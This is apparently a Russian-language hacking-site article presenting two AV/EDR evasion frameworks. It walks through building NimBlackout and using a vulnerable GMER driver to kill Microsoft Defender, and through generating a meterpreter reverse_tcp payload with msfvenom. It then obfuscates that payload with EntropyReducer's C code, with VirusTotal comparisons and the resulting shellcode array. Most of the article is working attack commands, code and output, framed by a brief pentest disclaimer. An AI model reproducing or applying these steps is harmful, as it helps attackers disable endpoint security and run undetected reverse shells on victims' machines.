Фреймворки для обхода антивируса и EDR

spy-soft.net/frameworks-for-bypassing-antivirus-edr

8 ноября 2023 г.

Антивирусное ПО и системы защиты EDR становятся более наворочеными и даже начали использовать машинное обучение для лучшего детектирования. Но у авторов вредоносов по-прежнему имеются способы обхода. Сегодня рассмотрим два фреймворка, которые используют хакеры для обхода антивирусов и EDR.

Еще по теме: Обход антивируса в Meterpreter

Фреймворки для обхода антивирусов и EDR

Для этой статьи я использовал Kaspersky Endpoint Detection Response и его Linux вариацию (KESL), Антивирус ClamAV, Антивирус McAffee, Защитник Microsoft Defender Advanced и VirusTotal.

> Материал предназначен для специалистов по пентестам и аналитиков SoC, чтобы помочь им понять, как хакеры могут проникать в системы, обходя Антивирусы EDR. При написании статьи использовались личные устройства автора. Использование инструментов для обхода антивирусов без письменного разрешения на проведения пентеста является незаконным. Ни редакция spy-soft.net, ни автор не несут ответственности за ваши действия.

Обход антивирусов с помощью фреймворка NimBlackout

NimBlackout позволяет удалить AV/EDR при помощи уязвимого драйвера. Драйвер GMER используется для взаимодействия с ядром операционной системы и дает возможность обнаруживать и анализировать скрытые вредоносные элементы.

Программа написана на Nim, давайте скомпилируем ее на Linux:

```
nim --os:windows --cpu:amd64 --gcc.exe:x86_64-w64-mingw32-gcc --gcc.linkerexe:x86_64-w64-mingw32-gcc c NimBlackout.nim
```

На выходе получили PE, в который нужно передать процесс с антивирусом.

Далее надо установить уязвимый драйвер в ОС и запустить наш исполняемый файл.

Установка драйвера и запуск .exe:

```
C:\Users\              \nim>sc.exe create gmer64.sys binPath=C:\Users              \nim\gme
r64.sys type=kernel && sc.exe start gmer64.sys
[SC] CreateService SUCCESS

SERVICE_NAME: gmer64.sys
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
        PID                : 0
        FLAGS              :

C:\Users               \nim>NimBlackout.exe "C:\Program Files\Windows Defender\MsMpEng.exe"
[+] Service started
[+] Driver loaded successfully !
```

Эта атака нацелена на Microsoft Defender. Однако тут есть одно но: версия GMER из этого PoC может не сработать на Windows 11 и последних версиях Windows 10. Более того, для запуска нам нужно иметь привилегии локального администратора.

Обход антивирусов с помощью фреймворка EntropyReducer

Как вы, возможно, знаете, энтропия — это степень случайности в заданном наборе данных. Существуют разные способы измерять энтропию, в нашем контексте под этим термином мы будем подразумевать энтропию Шеннона, которая дает значение от 0 до 8. С увеличением уровня случайности в наборе данных увеличивается и значение энтропии.


Двоичные файлы вредоносного ПО зачастую имеют более высокую энтропию, чем обычные файлы. Высокая энтропия — явный показатель сжатых, зашифрованных или упакованных данных, которые используются вредоносными программами для скрытия сигнатур.

Для примера посчитаем энтропию от обычного meterpreter/reverse_tcp. Сначала сгенерируем файл:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST = eth0 LPORT = 4444 -f raw -o entropy.bin
```

Для подсчета энтропии мы будем использовать PeStudio.


Подсчет энтропии файла entropy.bin:



Результат неутешительный — 6,265, и, как мы видим, PeStudio сразу может предоставить информацию о том, какие антивирусы классифицировали .bin как вредоносный файл.

Если число близится к 8, значит, с огромной вероятностью файл вредоносный. Это отмечено в гистограмме ниже.

Гистограмма энтропии файлов:



Как нам снизить это значение? Тут поможет инструмент EntropyReducer.

EntropyReducer сначала проверяет, кратен ли размер полезной нагрузки BUFF_SIZE (эта переменная указывает на количество байтов в полезной нагрузке, после которых будут добавлены пустые байты, NULL_BYTES). Если нет, он увеличивает

его до необходимого значения.

```
1  // This will represent the seraizlized size of one node
2  #define SERIALIZED_SIZE (BUFF_SIZE + NULL_BYTES + sizeof(INT)
3  // Serialized payload size: SERIALIZED_SIZE * (number of nodes)
4  // Number of nodes: (padded payload size) / BUFF_SIZE
```

Затем он берет каждый блок BUFF_SIZE из полезной нагрузки и создает для него узел связного списка с помощью функции InitializePayloadList.

```
1  BOOL InitializePayloadList(IN PBYTE pPayload, IN OUT PSIZE_T sPayloadSize,
2  OUT PLINKED_LIST* ppLinkedList);
3  PLINKED_LIST InsertAtTheEnd(IN OUT PLINKED_LIST LinkedList, IN PBYTE
   pBuffer, IN INT ID);
   VOID MergeSort(PLINKED_LIST* top, enum SORT_TYPE eType)
```

У созданного узла пустой буфер размером NULL_BYTES. Этот буфер будет применяться для снижения энтропии.

Затем EntropyReducer продолжает случайным образом менять порядок каждого узла в связном списке, нарушая порядок исходной полезной нагрузки. Этот шаг выполняется с помощью алгоритма сортировки слиянием, который реализован в функции MergeSort.


```
1  case SORT_BY_BUFFER: {
2    iValue1 = (int)(top1->pBuffer[0] ^ top1->pBuffer[1] ^ top1->pBuffer[2]); // calculating
3  a value from the payload buffer chunk
4    iValue2 = (int)(top2->pBuffer[0] ^ top2->pBuffer[1] ^ top2->pBuffer[2]); // calculating
5  a value from the payload buffer chunk
     break;
   }
```

Отсортированный связный список хранится в случайном порядке, потому что значение, по которому он сортируется, — это значение XOR первых трех байтов исходной полезной нагрузки. Именно оно определяет позицию в реорганизованном связном списке.

```
BOOL Obfuscate(IN PBYTE PayloadBuffer, IN SIZE_T PayloadSize, OUT
PBYTE* ObfuscatedBuffer, OUT PSIZE_T ObfuscatedSize) {
PLINKED_LIST pLinkedList = NULL;
*ObfuscatedSize = PayloadSize;
// Convert the payload to a linked list
if (!InitializePayloadList(PayloadBuffer, ObfuscatedSize, &pLinkedList))
return 0;
// ObfuscatedSize now is the size of the serialized linked list
// pLinkedList is the head of the linked list
// Randomize the linked list (sorted by the value of 'Buffer[0] ^ Buffer[1] ^ Buffer[3]')
MergeSort(&pLinkedList, SORT_BY_BUFFER);
// printf("--------------------------\n\n");
// PrintList(pLinkedList);
// printf("--------------------------\n\n");
PLINKED_LIST pTmpHead = pLinkedList;
SIZE_T BufferSize = NULL;
PBYTE BufferBytes = (PBYTE)LocalAlloc(LPTR, SERIALIZED_SIZE);
// Serailize the linked list
while (pTmpHead != NULL) {
  // This buffer will keep data of each node
  BYTE TmpBuffer [SERIALIZED_SIZE] = { 0 };
  // Copying the payload buffer
  memcpy(TmpBuffer, pTmpHead->pBuffer, BUFF_SIZE);
  // No need to copy the 'Null' element, cz its NULL already
  // Copying the ID value
  memcpy((TmpBuffer + BUFF_SIZE + NULL_BYTES), &pTmpHead->ID,
sizeof(int));
  // Reallocating and moving 'TmpBuffer' to the final buffer
  BufferSize += SERIALIZED_SIZE;
  if (BufferBytes != NULL) {
    BufferBytes = (PBYTE)LocalReAlloc(BufferBytes, BufferSize,
LMEM_MOVEABLE | LMEM_ZEROINIT);
    memcpy((PVOID)(BufferBytes + (BufferSize - SERIALIZED_SIZE)), TmpBuffer,
SERIALIZED_SIZE);
  }
  // Next node
  pTmpHead = pTmpHead->Next;
}
// 'BufferBytes' is the serailized buffer
*ObfuscatedBuffer = BufferBytes;
if (*ObfuscatedBuffer != NULL && *ObfuscatedSize > PayloadSize)
  return 1;
else
  return 0;
}
```

Поскольку сохранение списка в файле невозможно из-за того, что он уже связан указателями, приходится делать сериализацию с помощью функции Obfuscate. После этого выполняется запись в output_file.

Вот что выдает VirusTotal при анализе.




Теперь модифицируем файл через EntropyReducer.


```
PS C:\Users       EntropyReducer\x64\Release> .\EntropyReducer.exe C:\User          \entropy.bin
                  ##########################################################################################
                  #                                                                                        #
                  #          EntropyReducer - Designed By MalDevAcademy: @NUL0x4C | @mrd0x                 #
                  #                                                                                        #
                  ##########################################################################################


[i] BUFF_SIZE : [ 0x0004 ] - NULL_BYTES : [ 0x0001 ]
[i] Reading "C:\                  \entropy.bin" ... [+] DONE
        >>> Raw Payload Size : 354
        >>> Read Payload Located At : 0x00000265F50F5740
[i] Obfuscating Payload ... [+] DONE
        >>> Obfuscated Payload Size : 801
        >>> Obfuscated Payload Located At : 0x00000265F50F6A40
[i] Writing The Obfuscated Payload ...[+] DONE
```

Теперь обнаружение значительно ниже.



Результаты проверки на VirusTotal:



Вот так выглядит измененный шелл-код с уменьшенной энтропией:

```
1  unsignedcharentropy_bin_ER[] = {
2  0x68, 0xc0, 0xa8, 0x8d, 0x00, 0x2f, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
3  0x29, 0x00, 0x2b, 0x00, 0x00, 0x00, 0x04, 0x56, 0x57, 0x68, 0x00, 0x3d,
4  ...
5  0x00, 0x00, 0x00, 0x8b, 0x58, 0x24, 0x01, 0x00, 0x1b, 0x00, 0x00, 0x00,
6  0xbb, 0xf0, 0xb5, 0xa2, 0x00, 0x56, 0x00, 0x00, 0x00};
7  unsigned int entropy_bin_ER_len = 801;
```

Этот код мы можем скомпилировать в .exe. После чего уже не составит труда запустить его, как обычный исполняемый файл.

Заключение

Хотя на сегодняшний день AV/EDR-решения используют для выявления аномальных действий самые передовые технологии, включая машинное обучение, поведенческую аналитику и прочее, они пока не стали панацеей от киберугроз.

ПОЛЕЗНЫЕ ССЫЛКИ:

- Обход антивируса с помощью Haskell
- Как убить процесс системы обнаружения атак (EDR)
- Доставка вредоноса на целевую систему через PowerShell